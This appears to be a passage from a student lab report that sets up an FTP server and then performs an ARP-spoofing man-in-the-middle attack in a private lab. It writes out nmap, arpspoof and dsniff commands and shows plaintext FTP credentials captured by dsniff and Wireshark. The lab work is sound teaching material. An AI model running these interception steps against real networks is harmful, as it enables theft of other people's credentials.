
Fig 2.14 Server Setup Completed

Access the FTP server from Target Command Prompt:

- Open the CMD on the Target Machine.
- Use command > ftp 10.0.2.16 to connect to the FTP server.
- Log in a user.
- Type Username as pc1 and provide password as Passw0rd!
- User will be successfully logged in.
- Now, type by to terminate the connection.

Fig 2.15 FTP server verification

# Do an MITM and sniff the username and password for FTP transaction using wireshark and dsniff:

First using NMAP check for the users and open ports and verify the targets both sever and target machine using command # nmap -Pn -sS -F 10.0.2.* :

Fig 2.16 Target Analysis using NMAP

Fig 2.17 Target Analysis using NMAP

Fig 2.17 Target Analysis using NMAP Completed

Now, for successful MITM attack firstly enabling Packet Forwarding on Kali:

echo 1 > /pro/sys/net/ipv4/ip_forward

Fig 2.18 Enabling Packet Forwarding

In the next image following steps are done:

- Adding ip_forward variable in sysctl:
  # sysctl -w net.ipv4.ip_forward=1
- Start arp spoofing on the targets (server and target machine) on eth0 interface:
  # arpspoof -i eth0 -t 10.0.2.16 -r 10.0.2.13
- Start dsniff on eth0 interface:
  # dsniff -I eth0

Fig 2.19 Enabling ARP spoofing and dsniff

Again, accessing a user pc1 on the ftp server using target machine by the command > ftp 10.0.2.16 and the providing username as pc1 and password as Passw0rd!

Fig 2.20 Accessing User on FTP server using Target Machine

As soon as target enters the username and password for the user on ftp ==server dsniff captures the username and password:==


Fig 2.21 dsniff captured username and password

Now analysing the wireshark for captured username and password:

Fig 2.22 Wireshark capture screen

Set filter as tcp.port == 21:

Fig 2.23 Filtering captured packets

Captured username = pc1 and password = Passw0rd! can be seen:

Fig 2.24 Captured Username and Password can be seen